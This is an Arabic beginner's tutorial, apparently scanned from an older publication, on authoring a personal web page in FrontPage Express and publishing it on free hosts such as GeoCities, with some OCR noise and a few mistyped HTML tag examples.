ننصحك كمبتدئ بتعلم إحدى برامج التصميم لأنها سهلة وبسيطة، ومن أشهر هذه البرامج برنامج Front Page ويمكنك تصميم صفحات عربية عليه.

أي مستخدم للويندوز يملك نسخة غير مطورة من برنامج فرونت بيج يمكنك استخدامها فهي شبيهة

بالنسخة الغير مجانية نوعا ما واسمها ، **Front Page Express** سنخصص دروسا قريبا لهذه النسخة)

<u>النشر:</u>

بعد أن تنتهي من تصميم صفحتك على الإنترنت ستحتاج إلى أمرين، أولهما إيجاد مساحة لنشر موقعك والثانية طريقة نقل الموقع من جهازك لهذه المساحة.

<u>إيجاد المساحة :</u>

أيضا هناك طريقتان تعتمدان عليك، فهناك مواقع تقدم مساحات مجانية للمواقع الشخصية وهناك مواقع تقدم مساحات أكبر (غير مجانية)

<u>نقل الملفات :</u>

تعتمد طريقة نقل الملفات على الموقع الذي قدم لك المساحة على الإنترنت، فكثير من المواقع المجانية تستطيع من خلالها نقل الملفات دون عناء استخدام برنامج خاص، ولكن في بعض المواقع يجب أن تملك برنامج خاص يسمى **FTP** لنقل الملفات من جهازك للموقع.

<u>تطبيقات لانشاء صفحة او موقع على الانترنيت</u>

لابد أن معظمكم تجول حتى الآن، في كثير من مواقع شبكة ويب، ومر أثناء ذلك، بصفحات أو مواقع أنشأها أشخاص بهدف التعريف بأنفسهم، أو بنشاطاتهم المختلفة، فأعجبته بعض الصفحات، أو قرر عدم زيارة بعضها الآخر!

فإذا رغبت أنت أيضاً، في إنشاء موقع أو صفحة شخصية، وليس لديك خبرة سابقة في هذا المجال، وتتساءل عن كيفية عمل ذلك؟ ومن أين تبدأ؟ ندعوك هنا إلى متابعة الجزء الأول، من مقالين، يقدمان معلومات مختصرة عن كيفية إنشاء صفحة على شبكة ويب، ويمكن أن تعتبرها خطوتك الأولى على هذا الطريق، فهيا بنا!

يتضمن الموقع عادة، عدداً من الصفحات، يحفظ كل منها في ملف منفصل، تحدثنا فيما سبق، عن الطرق المتوفرة لإنشاء صفحة أو موقع، على شبكة ويب، وركزنا على المواقع التي توفر صفحات مجانية، وبينا ميزات وعيوب بعض هذه المواقع، وقارنّا بين خدماتها المختلفة، من ناحية السعة المتوفرة للصفحة، وأسلوب تحديثها، وسهولة الوصول إليها، وأعطينا مثالاً سريعاً، عن إنشاء صفحة مجانية على أحد المواقع المشهورة، وهو **<u>http://www.geocities.com</u>** .

لكن حجز الصفحة بحد ذاته، سيكون بداية لعملية إدارتها، التي تتضمن شقين رئيسيين،

هما: تأليف محتوياتها وتحديثها، ثم إرسال تلك المحتويات إلى المزود الموجود على شبكة إنترنت. وتتم هاتان المهمتان بأدوات وأساليب مختلفة، تطرقنا إلى بعضها، في المقال المشار إليه، إلا أننا لم نتوسع في شرح كيفية إنشاء محتويات صفحات إنترنت، لضيق المساحة المخصصة لها. لذلك، أركز في هذا المقال وفي العدد المقبل، على هذا الجانب، عبر مثال لإنشاء صفحة شخصية. لكن، لا بأس أولاً، من إعادة ذكر أهم المواقع التي توفر إمكانية إنشاء الصفحات الشخصية المجانية حالياً، مع سعة الصفحة المجانية التي توفرها:

الموقع
سعة الصفحة المجانية
www.angelfire.com
5ميجابايت
www.geocities.com
11ميجابايت
www.sprec.com

غير محدود
www.tripod.com
11ميجابايت
www.wbs.net
7ميجابايت

تأليف محتويات صفحة على شبكة ويب

من أين أبدأ؟

تتوفر طريقتان لتأليف الصفحات على شبكة ويب، أولهما استخدام لغة

HTML

والثانية استخدام أحد محررات صفحات ويب، فأيهما تختار؟

لا بد لك كمبتدئ، أن تختار الطريقة الأسهل، وهي استخدام أحد محررات صفحات ويب. لكن دعني أولاً أن أرضي فضولك لمعرفة ماذا تعني لغة

HTML

وأبين لك لماذا يعتبر التعامل معها الطريقة الأصعب لتأليف صفحات ويب؟

عندما يجاب برنامج التصفح صفحة من موقع على شبكة ويب، ويعرضها على الشاشة، فإنه يجاب ملفاً نصياً، مكتوباً بلغة

HTML

مع نص الصفحة ذاته، وبعض ملفات الصور والملتيميديا، أحياناً. يصف النص المكتوب بلغةHTML ، للمتصفح، طريقة توضع نص الصفحة، وتتابع فقراته، وما هي عناوينه، وأماكن الصور فيه ... إلخ، بواسطة ما يسمى "الواصفات(tags) "، وذلك بالشكل التالي:

<tag>text<\tag>

مثال ذلك السطر التالي:

<\h1>صفحتي الشخصية<h1>

تبين الواصفة<h1> ، للمتصفح، كيف يظهر النص "صفحتي الشخصية"، ولهذا، يجب لتعلم تأليف الصفحات بلغة

HTML

تعلم معنى عشرات الواصفات المختلفة. وهذا هو السبب الرئيسي الذي يجعل التأليف بهذه اللغة صعباً، إلا أنها توفر مرونة كبيرة وقوة في تأليف صفحات ويب، لذا يستخدمها المحترفون في هذا المجال .

استخدام محررات ويب أسهل، لأنها تسمح بتأليف الصفحات، بدون الدخول في تفاصيل استخدام الواصفات، وبشكل يشبه تنسيق الصفحات في أحد معالجات الكلمات. والواقع أن محررات ويب هي معالجات كلمات أصلاً، أضيفت لها بعض الإمكانيات الخاصة بتحرير صفحات ويب، بالإضافة إلى أنه توجد معالجات كلمات، يمكن استخدامها لتأليف صفحات ويب بسيطة، كبرنامج مايكروسوفت وورد، مثلاً.

أي محررات صفحات ويب أختار؟

يفضل، كمبتدئ، اختيار أبسط محرر لصفحات ويب، الذي يوفر الإمكانيات الأساسية، ويدعم استخدام اللغة العربية، ويفضل أيضاً، أن يكون مجانياً، أليس كذلك؟

وهذا ما جعلنا نختار استخدام برنامج تحرير صفحات ويب**FrontPage Express** ،

وهو إصدارة مجانية من برنامج

FrontPage

يرفق بالإصدارة الكاملة من برنامج إنترنت إكسبلورر ٥,٠، والذي يمكن استجلابه من موقع مايكروسوفت التالي

http://www.microsoft.com/ie/download،

)أو استجلاب تحديث للإصدارة المصغرة التي توجد لديك)، ويجب تركيب الإصدارة الكاملة من إنترنت إكسبلورر5.0 ، حتى يتم تركيبه.

قبل أن تبدأ بتصميم الصفحة:

لابد من أن تخطط قليلاً، قبل أن تبدأ بتصميم الصفحة، وبما أننا نقترح عليك مثال، إنشاء صفحة شخصية، فكر ماذا يمكن أن تقدم من معلومات، وصنفها ضمن فقرات رئيسية، وسجل عناوين تلك الفقرات. يمكن أن تعرض نبذة عن سيرتك الشخصية، وتتحدث عن اهتماماتك وهواياتك، وتقدم لائحة ارتباطات بالصفحات المفضلة لديك، وتنشئ سجلاً لزوار صفحتك، وغير ذلك. إذا كنت تخطط لإنشاء صفحة أو موقع أعقد من ذلك، يفضل أن تضع مخططاً عاماً للموقع، وتفكر في عرض المعلومات ضمن عدة صفحات.

البدء بالعمل

أولاً: ركب برنامج

FrontPage Express

وشغله. لا حاجة لأن تكون متصلاً بإنترنت، أو حتى أن تكون حجزت صفحة مجانية أو مدفوعة على أحد المواقع، لكي تبدأ بتأليف صفحتك، إذ ستحفظها على القرص الصلب أولاً، لتجربتها قبل إرسالها إلى المزود على شبكة إنترنت .يفضل أن تنشئ مجلداً جديداً، تخصصه لحفظ ملفات صفحات ويب التي تؤلفها.

عندما تشغل برنامج

FrontPage Express

ستلاحظ أن واجهته مشابهة لواجهات برامج معالجة الكلمات، والتعامل معه لا يختلف عنها مطلقاً. يفتح البرنامج عند تشغيله، ملفاً لصفحة

HTML

باسم

Untitled Normal Page

تتلخص طريقة العمل أثناء تأليف الصفحات، بإدخال وتنسيق المعلومات، ثم حفظها في ملف

HTML

عبر هذا البرنامج، ثم فتح الملف ذاته بالمتصفح، لمشاهدة شكل الصفحة كما ستظهر فعلياً على إنترنت، والتأكد أنها تعمل بشكل صحيح

ابدأ بإدخال النص التالي

صفحة السيد /تي(ضع اسمك بدلاً من اسمي طبعاً!)

المحتويات

السيرة الذاتية

الاهتمامات والهوايات

المواقع المفضلة

اتصلوا بي

نسق العبارات السابقة بالشكل الذي تراه مناسباً، مستخدماً أزرار الأدوات، المشابهة لأزرار أدوات برنامج مايكروسوفت وورد

يمكنك أيضاً، إدخال العبارات باللغة الإنجليزية أو بلغة لاتينية أخرى إذا شئت، وتعبر هذه العبارات عن عنوان الصفحة، بالإضافة إلى عناوين محتوياتها. احفظ الصفحة باختيار
File/Save

فيظهر البرنامج صندوق حوار يطلب فيه اسم الملف وموقعه في مربع

Page Location

أدخل الاسم والموقع الذي تريده. أما مربع

Page Title

فهو يطلب ما يسمى عنوان الصفحة

(Title)

وهو النص القصير الذي يظهر على رأس نافذة المتصفح عندما تفتحها، ويظهر في لائحة العلامات المرجعية

(bookmark)

ويجب اختياره بحيث يصف محتويات الصفحة الشخصية باختصار، (مثلاً، صفحة السيد/تي .(لمشاهدة الصفحة كما ستظهر على ويب، شغل المتصفح الذي تستخدمه، (يجب أن تشغل متصفحاً يدعم اللغة العربية، إذا استخدمت اللغة العربية)، وافتح الصفحة من المجلد الذي حفظتها فيه، باستخدام

File/Open

في برنامج إنترنت إكسبلورر، مثلاً(، فتشاهدها كما ستعرض على شبكة ويب.

مبروك!

لقد ألفت صفحتك الأولى، وهي محفوظة على قرصك المحلي، بانتظار أن ترسلها (upload)إلى موقع صفحتك لاحقاً .

لا تبدو تلك الصفحة مثيرة، حتى الآن، أليس كذلك؟! لنتابع إذاً، تأليف الصفحة، بإضافة محتويات جديدة إليها، وإعطائها شكلاً أكثر أناقة.

المزيد من الأناقة

بما أن الصفحة التي تؤلفها باللغة العربية، فهي تقرأ من اليمين لليسار، وهذا ما يجب تعيينه، ليعرضها المتصفح بشكل صحيح، ولتسهيل إدخال المعلومات، وترتيب الكلمات

وعلامات الترقيم فيها. انقر بالزر الأيمن على أي مكان في الصفحة، واختر

Page Properties

من القائمة، ثم اختر من صندوق الحوار، لسان التبويب

General

واختر اتجاه القراءة

RTL

من اللائحة المنسدلة

Document Reading Direction

اذهب إلى لسان تبويب

Background

غير لون أرضية الصفحة، ولون النص إلى الألوان المرغوبة لديك، بالاختيار من اللائحتين المنسدلتين

وTextBackground

ثم انقر زر "موافق". ضع المشيرة في السطر التالي لعنوان الصفحة، واختر من شريط

القوائم

Insert/Horizontal Line

ليظهر خط أفقي تحت العنوان .اختر مجموعة العناوين التي تبدأ من "السيرة الذاتية" حتى "

اتصلوا بي"، ثم انقر على الزر الموجود على شريط الأدوات، والمسمى

Bulleted List

أصبحت أفضل، أليس كذلك؟

احفظ الملف بشكله الحالي بدون أن تغلقه، وبدل إلى برنامج التصفح الذي مازال يعرض النسخة السابقة من الصفحة. حدث الصفحة بنقر زر

Refresh

في إنترنت إكسبلورر وسيحمل المتصفح النسخة الجديدة مباشرة. لا تنس أن تكرر هذه الطريقة في المراحل التالية، كلما عدلت شيئاً على الصفحة، لتتأكد من أنها تعرض بالطريقة التي تتوقعها

المزيد من المرح

هل تريد أن تحيي زوار صفحتك بمقطع من موسيقى تحبها؟ وأن تعطي صفحتك جواً خاصاً بك، بإضافة أرضية معينة؟

بسيطة!...

عد إلى خصائص الصفحة مرة أخرى، ولسان التبويب

General

واذهب إلى الإطار

Background Sound

أدخل مسار وموقع ملف الصوت في المستطيل

Location

أو انقر على زر

Browse

ثم اختر

From File

وانقر

Browse

، للوصول إليه عبر صندوق الحوار القياسي لفتح الملفات. يمكن أن يكون هيئة الملف الصوتي

WAV، أوMIDI، أوAIFF، أوAU ،

وننصح باستخدام الهيئة

MIDI، أوAU ،

لأن ملفاتها أقل حجماً من الملفات الصوتية الأخرى، بالنسبة لزمن العزف ذاته. يمكن تكرار عزف الملف الصوتي عدداً تختاره من المرات، بزيادة عدد الدورات في عداد Loop، ضمن

إطار

Background Sound

أو تكرار عزفه باستمرار، باختيار مربع الاختيار

Forever

تذكر أنه يجب إرسال هذا الملف الصوتي إلى مزود إنترنت الذي سترسل إليه صفحتك ويجب حفظه على الدليل ذاته الذي ستحفظها فيه

لا بد أنك خمنت الآن من أين يمكن أن تضيف أرضية للصفحة!

نعم، عبر خصائص الصفحة أيضاً، ومن لسان التبويب

Background

انقر مربع الاختيار

Background Image

ثم أدخل مسار واسم ملف الصورة أو انقر الزر

Browse

للوصول إليه، ويمكن نقر مربع الاختيار

Watermark

لجعل الصورة ثابتة بحيث ينزلق النص فوقها أثناء زلق الصورة، وهي ميزة تستخدم مع الصور الكبيرة التي تملأ كامل الشاشة. يجب أن يكون ملف صورة الأرضية بهيئة

JPGأو GIF

لأنهما الهيئتان اللتان يمكن أن يقرأهما المتصفح، واختيرتا لصفحات ويب لأنهما تأخذان حجماً أقل، وترسمان بسرعة أكبر، وإذا لم تكن الصورة بإحدى هاتين الهيئتين، يوفر
FronPage Express

إمكانية التحويل إلى هيئة

GIF

عند حفظ الملف. اختر صورة صغيرة يمكن تكرارها، لأن البرنامج يطلي بها أرضية الصفحة تلقائياً. ولا تنس أنها يجب أن ترسل كملف مستقل إلى مزود ويب، الذي سيحفظ الصفحة

هل نسيت محتويات الصفحة؟

جعلنا شكل الصفحة، أكثر جاذبية حتى الآن، وحان الوقت أن نلتفت إلى مضمونها قليلاً. سيتوقع زائر الصفحة، أن ينقر على عبارة "السيرة الذاتية"، مثلاً، للانتقال إلى معلومات عن السيرة الذاتية الخاصة بي، (أو سيرتك الذاتية، في صفحتك)، ومثل ذلك بالنسبة للعناوين الأخرى، فكيف تجعل الصفحة بهذا الشكل؟

خذ رشفة من فنجان الشاي، ونفساً عميقاً، وتابع الخطوات التالية

أدخل خطاً أفقياً آخر بعد قائمة العناوين، مشابهاً للخط الذي يلي العنوان الرئيسي

أدخل عبارة "السيرة الذاتية"، بعد ذلك الخط الأفقي.

اختر عبارة "السيرة الذاتية" الجديدة، وانقرها بالزر الأيمن للماوس، واختر من القائمة

Font Properties

ثم اختر ما تراه مناسباً من قياس الخط ولونه، عبر صفحة خصائص الخط.

تأكد أنك ما تزال تختار عبارة "السيرة الذاتية" الجديدة، ثم اختر من شريط القوائم، قائمة
Edit

واختر منها

Bookmark

أدخل في صندوق الحوار اسم العلامة المرجعية

MyCV

مثلاً، وانقر زر

Ok

ستلاحظ ظهور خط منقط تحت عبارة "السيرة الذاتية

انتقل إلى عبارة "سيرتي الذاتية" الأولى في الأعلى، واخترها، ثم انقر على قائمةInsert

واختر

Hyperlinks

فيظهر صندوق حوار، اختر منه لسان التبويب

Open Pages

اختر اسم الصفحة التي تحررها، من لائحة

Open Pages

ثم اختر من اللائحة المنسدلة

Bookmark

العلامة المرجعية

MyCV

ثم انقر "موافق ."ستلاحظ تغير لون العبارة إلى لون يشير إلى وجود ارتباط عند هذه العبارة، ويظهر تحتها خط متصل.

كرر هذا الإجراء بالنسبة للعبارات الباقية، مع اختيار أسماء مختلفة للعلامات المرجعية، وإدراج خطوط أفقية بين الفقرات المختلفة .

احفظ الملف، ثم اذهب إلى المتصفح الذي تستعمله، حدث الصفحة، ولاحظ النتيجة. سيؤدي النقر على أي من العناوين إلى الانتقال إلى الفقرات المتعلقة بها مباشرة.

لكن أين محتويات الفقرات ذاتها؟ أمر بسيط!، عد إلى ملف الصفحة في

FrontPage Express

وأدخل النصوص التي تريدها، تحت عناوين الفقرات التي أنشأتها، ونسقها مثلما تفعل في أي معالج كلمات عادي، ثم احفظ الصفحة مرة أخرى .

لا، انتظر، مهلاً !نسينا أن نبين لك كيفية إنشاء لائحة الارتباطات بالمواقع المفضلة؟ وكيف يمكن إنشاء ارتباط بعنوان البريد الإلكتروني، في قسم "اتصلوا بي"؟

لإنشاء لائحة الارتباطات بالمواقع المفضلة، أدخل أسماء المواقع التي تريدها، على شكل لائحة، ثم كرر ما يلي بالنسبة لكل اسم منها:

اختر اسم الموقع، اسم "السيد/شاي"، مثلاً، ثم اختر Insert\Hyperlink من شريط القوائم

اذهب إلى لسان التبويب

World Wide Web

في صندوق الحوار الظاهر

اختر

http

من لائحة

Hyperlink Type

أدخل في مستطيل

URL

عنوان الموقع الذي حددت اسمه، أي العنوان

www.iawmag.comhttp:\\

في هذا المثال، ثم انقر زر "موافق"، وتنتهي، بذلك، العملية. حدث الصفحة في المتصفح ولاحظ النتيجة

كي تنشئ ارتباطاً ببريدك الإلكتروني، في قسم "اتصلوا بي"، أدخل كلمة "بريدي الإلكتروني"، مثلاً، واخترها، ثم افتح صندوق حوار إنشاء ارتباط

(Insert\Hyperlink)

واذهب إلى لسان التبويب

World Wide Web

واختر

mailto:

من لائحة

Hyperlink Type

ثم أدخل عنوان بريدك الإلكتروني في مستطيل

URL

وانقر "موافق

وماذا إذا أردت إضافة صور، ومقاطع فيديو؟

الأمر بسيط، أيضاً!

يمكن أن تضيف بعض صورك الشخصية، أو صور عائلتك، أو بعض المواقع التي تعجبك، بالإضافة إلى بعض مقاطع الفيديو القصيرة. من الأفضل أن تجهز ملفات الصور بحيث تكون بهيئة

GIF أو JPG،

وملفات مقاطع الفيديو، بهيئة

AVI

فيجب إرسال هذه الملفات إلى مزود ويب، لاحقاً، عند إرسال الصفحة، لذلك تذكر أنه يجب أن لا يتجاوز مجموع حجم هذه الملفات، مع حجم ملف

HTML

الخاص بالصفحة، وملفي الأرضية، والموسيقى المرافقة، حجم السعة المخصصة لك على مزود ويب

ضع المشيرة في المكان الذي تريد أن تظهر الصورة فيه، واختر

Insert/Image

ثم اختر

From File

وأدخل مسار واسم الملف في المستطيل، أو انقر الزر

Browse

لفتح صندوق حوار فتح ملف، والوصول إلى ملف الصورة بالانتقال إلى المجلد الذي يحتويه أخيراً، انقر زر "موافق" لإدراج الصورة. إذا نقرت الصورة بعد إدراجها بزر الماوس الأيمن، يمكنك اختيار

Image Properties

من القائمة، لتظهر خصائص الصورة التي تسمح لك بالتحكم بقياسها، وجودتها

لإدراج مقطع الفيديو في الصفحة، ضع المشيرة على المكان الذي تريد أن يظهر فيه المقطع، واختر

Insert/Video

ثم أدخل اسم ملف الفيديو ومساره مباشرة، أو انتقل بعد النقر على زر

Browse

انقر بالزر الأيمن على صورة ملف الفيديو، واختر خصائص الصورة، ثم اختر لسان التبويبVideo

لتتمكن من تحديد خيارات تشغيل الملف، الموجودة ضمن إطار

Repeat

كتشغيله باستمرار

Forever

أو لعدد معين من المرات يفصل بينها تأخيرات زمنية معينة، أو تعيين بدء تشغيله من إطارStart

عند فتح الصفحة

On file Open

أو عند مرور الماوس فوق صورته

On Mouse Over

)لا يدعم إنترنت إكسبلورر ٣,٠٢ هذه الميزة(

وماذا بعد؟

ما يزال بإمكانك تحسين صفحتك، بإضافة بعض المكونات الأخرى، كبريمجات جافا، وكائناتActiveX

وأشياء أخرى، وهذا ما سنتركه للقائنا المقبل. لكن لا بد أنك ستتساءل: كيف يمكن أن أرسل صفحتي وملفاتها المرافقة إلى إنترنت؟

سنورد مثالاً على ذلك في مكتن اخر من الصفحة، أما إذا كنت مستعجلاً، وتريد أن تفعل ذلك الآن، اتصل بإنترنت أولاً، وزر المواقع التي توفر صفحات مجانية، وقرر الموقع

الذي تريد أن تنشئ صفحتك لديه، وستجد لديه شرحاً عن كيفية إرسال الملفات إليه، وتأكد من قراءة الشروط التي تضعها الجهة صاحبة الموقع، لتسمح لك بنشر صفحتك على مزودها. فبعضها يفرض عليك المحافظة على إعلاناته، على صفحتك، وربما يتطلب منك ذلك إضافة بعض أسطر لغة

HTML

إليها!

لا تجزع! فعلى الرغم من أنك لم تؤلف صفحتك بهذه اللغة، فإن برنامج

FrontPage Express

فعل ذلك نيابةً عنك. إذا كان ملف صفحتك مفتوحاً، اختر

View/HTML

من شريط القوائم، فيعرض البرنامج، نافذة فيها نص صفحتك بلغة

HTML

يمكن أن تلصق فيها، أي نص بلغة

HTML

كما يطلب الموقع الذي يوفر لك مكاناً مجانياً على إنترنت .أغلق النافذة بالنقر على زر

Ok

ثم احفظ الملف بحالته الجديد، وأرسله إلى مكان الصفحة، بالطريقة الخاصة بالموقع الذي اخترته

طريقة عمليه بسيطة وبالرسوم لانشاء صفحة على الانترنيت

خطوات النشر على ويب بواسطة جيوسيتيز

الدخول / جيوسيتيز وإنشاء / URLدد

الخطوة الثانية:

عندما تختار الرابط www.yahoo.com تفتح الصفحة الرئيسية كما في الشكل:



ملاحظة : إذا كنت قد أنشأت الايميل على ياهو يمكن أن تتابع خطوات النشر من هذه الخطوة

اختر **geocities**

الخطوة الثالثة:



اضغط على الزر SIGN up Now تفتح النافذة التالية و المطلوب إدخال هوية الإيميل وكلمة المرور

اختر الزر **Sign in** كما يشير السهم الأحمر

الخطوة الرابعة:

<table>
<tr><td>نموذج معلومات وتقديم الطلب(إذا لم تكن سليمة يرفض الطلب مع الإشارة إلى أخطائك و إمكانية معالجة الخطأ)</td><td></td></tr>
<tr><td>

YAHOO! GeoCities

Welcome, الخاص ببريدك ID

geocities.com/hallom٩

GeoCities FREE

Before you begin building your GeoCities web site, we'd like to learn a little about you. Please answer the questions below, then click the "Submit" button to get started using GeoCities.

١. What type of web site do you intend to build?

- Personal
- Family
- Association/club/team
- Education
- Nonprofit organization
- Small business

٢. How did you learn about GeoCities Free?

- Internet search
- Yahoo! front-page link
- Advertisement on Yahoo!
- News article or program
- Friend, family member, or colleague

٣. To verify your registration — showing us that you're you, and not a computer — please retype the following code in the field provided.

الكود بشكل أحرف و أرقام

(This helps Yahoo! prevent automated registrations.)

Enter the code shown: More info

Nawal

Submit Cancel

</td><td>

تعليمات

١ اختر من القائمة نوع الموقع

٢ اختر من القائمة ما يناسبك

أدخل الكود الذي تراه (في الصورة)

بعد ذلك

اضغط على الزر Supmit في الأسفل

</td></tr>
</table>

www.geocities.com/ID : GeoCities Free

Welcome to Yahoo! GeoCities

We just sent you a confirmation email explaining everything you need to know to build your very own web site
your Yahoo! ID and password for future reference.

Your Yahoo! ID and Home Page Information	
Your Yahoo! ID is:	ID
Your home page URL shortcut is:	http://www.geocities.com/ ID

nawal

Build your web site now!

الخطوه الخامسه

www.geocities.com/ID : GeoCities Free

Welcome to Yahoo! GeoCities

We just sent you a confirmation email explaining everything you need to know to build your very own web site
your Yahoo! ID and password for future reference.

Your Yahoo! ID and Home Page Information	
Your Yahoo! ID is:	ID
Your home page URL shortcut is:	http://www.geocities.com/ ID

nawal


Build your web site now!

اختر الرابط Build Your Web site now

ويمكن أن نختار الرابط العنوان http://www.geocities.com/ID في هذه الحالة أضغط في وسط الصفحة فوق عبارة بمعنى" اضغط هنا" ثم الخطوات التالية

